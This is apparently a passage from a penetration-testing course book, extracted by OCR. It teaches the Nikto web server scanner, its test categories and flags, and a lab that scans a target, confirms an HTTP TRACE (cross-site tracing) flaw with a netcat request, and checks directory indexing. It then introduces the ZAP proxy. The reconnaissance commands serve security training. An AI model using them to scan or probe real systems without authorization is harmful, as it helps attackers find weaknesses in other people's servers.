
Before getting into the guts of web application vulnerabilities and testing for them, let's start out by defining a web application. There are two fundamental properties that define a web application. First, the web app is accessed via HTTP and/or HTTPS across the network. Second, web apps involve a web server. Those are the only two crucial properties that make a web application a web application.

Most (but not all) web applications involve a browser or related client that sends, receives, and renders HTML via HTTP and/or HTTPS. The browser may be a full-fledged browsing application, such as Internet Explorer or Firefox. Or, it could be a more specialized program, such as the iTunes music player. Furthermore, many (but not all) web apps involve a backend database that stores information for the web application. The most popular database back-ends to web apps are Microsoft SQL Server, Oracle, and MySQL.

Most attacks in the wild today deal with finding flaws in these three components and the way that they interact with each other: the logic of the web application on the web server, the web server and web browser's interactions, and the web server and database's interactions.



Next, let's look at a scanning tool that is focused on finding flaws in web server deployments: Nikto. With its capability to scan for thousands of well-known flaws in web servers, Nikto is a useful component of our testing arsenal.



As we discuss in 560.2, Nessus includes tens of thousands of plugins to find many different categories of vulnerabilities. Some of these categories deal with finding flaws on target web servers. But, Nessus is a general-purpose scanning tool. A more focused tool that deals exclusively with web server vulnerabilities is Nikto, providing more flexibility and focus for web server vulnerabilities than Nessus. Nikto can also operate as a Nessus plugin; although most professional penetration testers and ethical hackers run Nikto separately so that they can have better control over it and access to its fine-tuned configuration options.

Nikto was written by Sullo and is freely available at www.cirt.net. Its name comes from the movie *The Day the Earth Stood Still*, in which extraterrestrials land on Earth.

Nikto looks for thousands of potential flaws in web servers, scanning across the network for well-known vulnerabilities, including flawed scripts and programs installed on the web server, misconfigurations of the web server, and unpatched software on the web server. It looks for more than 3,500 known flawed web server scripts that include commonly used programs that are piece-parts of web applications, example code that is included in some web server installs, and other flawed scripts. The scripts it looks for include vulnerable CGI, PHP, ASP, and related technologies.

Nikto scans for version-specific problems associated with 250 different web server version types. It can also test for Cross-Site Scripting (XSS) flaws, but it tests only for them in well-known scripts, not custom-created web applications.

That's an important point: Nikto scans for common flaws in the underlying web server and well-known software installed on top of it. Most of Nikto's checks look for the presence of a given known flawed program that has been widely released, checking its version number to see if it is known to be vulnerable. Nikto does not look for flaws in custom-created web applications, such as an XSS or a SQL injection flaw in a specialized app used just for the given target organization. We'll cover tools that scan for those kinds of issues later.

Although Nikto doesn't look for flaws in custom apps, it is still immensely useful in our penetration testing and ethical hacking regimen. As we discussed earlier, some projects are network penetration tests, whereas others are web application penetration tests. Nikto scans are often conducted as an element of either kind of test, and sometimes act as a bridge between the two. We start with a network penetration test, culminating in a Nikto scan. We then analyze the Nikto results carefully to understand the target web environment, which we then test with custom web application penetration testing tools, like ZAP Proxy, which we'll cover later.

Besides Nikto, the folks at Sensepost have released a tool called Wikto, which is a port of Nikto to the Microsoft .NET framework. It provides Nikto-style scanning from within a Windows GUI, adding in Google vulnerability scanning using the Google Hacking Database (GHDB) that we discussed in 560.1. Wikto is freely available from www.sensepost.com.

Using Nikto

- To run a full complement of Nikto tests against a target:
  - `# ./nikto.pl -h [target]`
  - Assumes web server on TCP 80
  - Specify –p [portnums] for other target ports

- Output displayed to screen by default
  - Use **`-output [filename]`** to save results in a file
  - Use **`-Format [format]`** to specify output type: csv, htm, txt, xml (txt is default)
- Use **`-vhost [host_header]`** to specify a virtual host to test on a target web server

Network Pen Testing and Ethical Hacking 84


To run Nikto against a target, using a default port for the web server of TCP 80, you could simply invoke it like this:

```
# ./nikto.pl -h [target]
```

That runs all the applicable tests against the target machine, which could include several thousand checks. If you want to run against web servers on ports other than 80, you can specify a port list or port range with the `-p [portnums]` option.


By default, Nikto displays its results on the screen. With the `-output [filename]` option, the results will be written into a file (as well as on the screen). With the `-Format [format]` option, you can specify results in comma-separated variable (csv), HTML (htm), text (txt), or eXtensible Markup Language (XML) format. By default, all results are in text format.

If the test is against a web server that supports virtual hosting, with multiple websites on the server, you can specify `-vhost [host_header]` to indicate which website you want to scan.



By default, Nikto runs all the tests associated with a given target web server type, likely including thousands of tests. Alternatively, we can make Nikto focus on a specific set of tests by using the –T option, followed by a list of numbers and letters that specify which kinds of checks we want it to perform. The checks performed by Nikto have been split into more than a dozen different options, including:

- 0: File Upload, measuring for the presence of web server resources and flaws which can allow an attacker to put files on a web server
- **1:** A suspicious file is present that has been reported to Nikto's author as mysteriously appearing on web servers or in web logs. Such files could be a sign of compromise or other unknown anomaly.
- **2:** Common misconfigurations or default files commonly left on web servers.
- **3:** Information disclosure, which reveals information about the target machine, often without a business purpose.
- **4:** Injection attacks, commonly known scripts that allow an attacker to send XSS, other scripts, or HTML into a target and get them to come back. This category purposely omits command injection, which is broken into another category (8).
- **5:** These flaws enable an attacker to pull documents out of the web server's root directory.
- **6:** These tests look for denial of service vulnerabilities, but without launching any denial of service attacks. Nikto checks for the presence of scripts that can cause denial of service, as well as software versions that are known to be vulnerable to DoS attack.




Additional test categories that can be specified using –T [test(s)] include:


- **7:** Remote File Retrieval, allowing an attacker to pull files from anywhere in the target's file system.
- **8:** These tests look for web server resources that enable an attacker to execute shell commands on the target machine or otherwise gain remote shell access to the box.
- **9:** SQL Injection flaws that enable an attacker to submit input that contains elements of SQL to run on a back-end database.
- **a:** Authentication bypass, indicating that a web server has flaws an attacker can use to get access without proper authentication.
- **b:** Software identification, allowing an attacker to identify the software and version number installed on a target machine, usually without a business purpose.
- **x:** Tells Nikto to exclude this category of checks, making all other categories run.

For example, if you wanted to run only Nikto functionality that looked for web server resources and flaws associated with Injection and Command execution, you could invoke Nikto with the –T option as follows:

```
# ./nikto.pl -h [target] -T 48
```



Now, let's do a lab, running Nikto against a target in our lab. Specifically, we'll run all the Nikto checks in an automated scan against target machine 10.10.10.50. Then, based on our findings, we'll manually interact with the target to verify the accuracy of Nikto's results.



For this lab, on your Linux guest machine, change into the Nikto directory:

```
# cd /opt/nikto-2.1.6/program/
```

Run Nikto against target 10.10.10.50 as follows:


```
# ./nikto.pl -h 10.10.10.50
```

We'll just have it display our output on Standard Out, on the screen. As it runs, look through Nikto's output. Upfront, we can see that Nikto provides a summary of information about the target, telling us its IP address, port number, and so on.

As it runs, Nikto displays each issue that it finds, locating numerous examples of outdated software on this target. At the end of its output, Nikto provides some findings that are associated with the Open Source Vulnerability Database (OSVDB), providing vulnerability numbers so that we can look up specific flaws and get more details about how these flaws are manifested on a target, the risks they pose, and suggestions for remediation.

The output also includes an indication of the number of items checked on the target. Depending on the particular type of web server scanned, this number could range from 1,000 to more than 8,000. It also tells us the time it took to scan the target.

In our results, note specifically the "HTTP TRACE method is active, suggesting the host is vulnerable to XST" and "Directory indexing" findings. We'll analyze each of these in more detail manually next.



Next, let's use Netcat to confirm the HTTP TRACE finding manually. XST is a Cross-Site Tracing attack, a cousin of a Cross-Site Scripting (XSS) attack. Our automated Nikto scan indicated that this flaw was present, but, as professional penetration testers and ethical hackers, we should try to verify it manually before including it in our report. TRACE is an HTTP method (like GET, POST, HEAD, and OPTIONS) that enables a client to interact with a web server, sending it data and getting responses. TRACE is designed to echo back what we send it, designed for troubleshooting network problems. This is a security concern because an attacker might trick a user into sending an HTTP TRACE request to the target website, with data that includes a browser script. If the TRACE method is supported and sends back whatever data we send to it, the web server reflects the script back to the browser, where it runs. The attacker has thus conducted an XST attack against the victim at the browser. Most modern websites in a production environment don't need to support HTTP TRACE, and it's a good idea to shut off the functionality.

Nikto's automated scan told us that our target looked like it was vulnerable to XST via HTTP TRACE, but let's manually verify it, using Netcat to connect to target 10.10.10.50 on TCP port 80 (not resolving names with the –n option, and verbosely displaying output with the –v option):


```
# nc -nv 10.10.10.50 80
```

Our verbose output should show us that the port is open. We can then issue an HTTP TRACE request by typing:

```
TRACE / HTTP/1.0
```

Then, press <Enter><Enter>.

In the response, you should see that the request has been accepted with a 200 OK. That target is indeed vulnerable to XST attack via the TRACE method. We'll look at XSS attacks, which are close relatives of XST attacks, in more detail later in this book.



Nikto also told us that the target machine supported directory indexing. This web server functionality enables users to surf to a particular directory instead of a web page and get a directory listing back. Most production web servers don't have a defined business need for directory indexing. When directory indexing is deployed without a business need, it gives potential attackers a lot of information about the target environment, allowing the bad guys to explore the directory structure of the target and possibly find sensitive files that otherwise wouldn't be noticeable.


To verify Nikto's directory indexing finding, run a browser (any browser will do, such as Firefox on the Linux guest machine, or IE on your Windows system):

```
# firefox &
```


Then, try surfing to a directory instead of an individual file, specifically choosing the directory that Nikto told us was indexable:

```
http://10.10.10.50/manual/images/
```

You should see the contents of a directory in your browser. Although there are no sensitive files here, this is a security risk. You can also click Parent Directory to see a large number of default installation files on this Apache web server.



With Nikto, you have a great tool that can check for common flaws in widely released web server software. However, you also need the ability to evaluate custom-created web apps, specifically designed and implemented for a given target environment, such as an e-commerce application or online bank. One of the most useful tools for testing that kind of target environment is ZAP Proxy, our next major topic.




The Open Web Application Security Project (OWASP) released its Zed Attack Proxy (ZAP) tool, which is immensely helpful in detailed analysis of custom web applications. Built as a continuation of the older Paros Proxy project, the ZAP proxy has picked up where Paros left off and is actively updated and maintained. Its main purpose is to provide a nontransparent HTTP and HTTPS proxy between an attacker and a target website that enables the attacker to manipulate requests and responses generated by the attacker's browser at a fine-grained level. Penetration testers and ethical hackers can use it to alter any element of their interaction with a target website at a far greater level than is supported by most browsers. Using ZAP, any element of the HTTP or HTTPS session can be altered, including HTTP headers, parameters, cookies, scripts, web pages, and such in both requests and responses. The proxy essentially gives the attacker a window into the requests and responses flowing back and forth between the attacker and the target website.

ZAP is a nontransparent proxy, meaning that the attacker's browser has to be configured to use it as a proxy for HTTP and HTTPS. It can listen on any TCP port for proxying those services; although TCP 8080 is used by default for both HTTP and HTTPS.

The tool also includes scanning capabilities to discover elements on a target website, as well as to look for flaws in the target including some types of Cross-Site Scripting vulnerabilities.

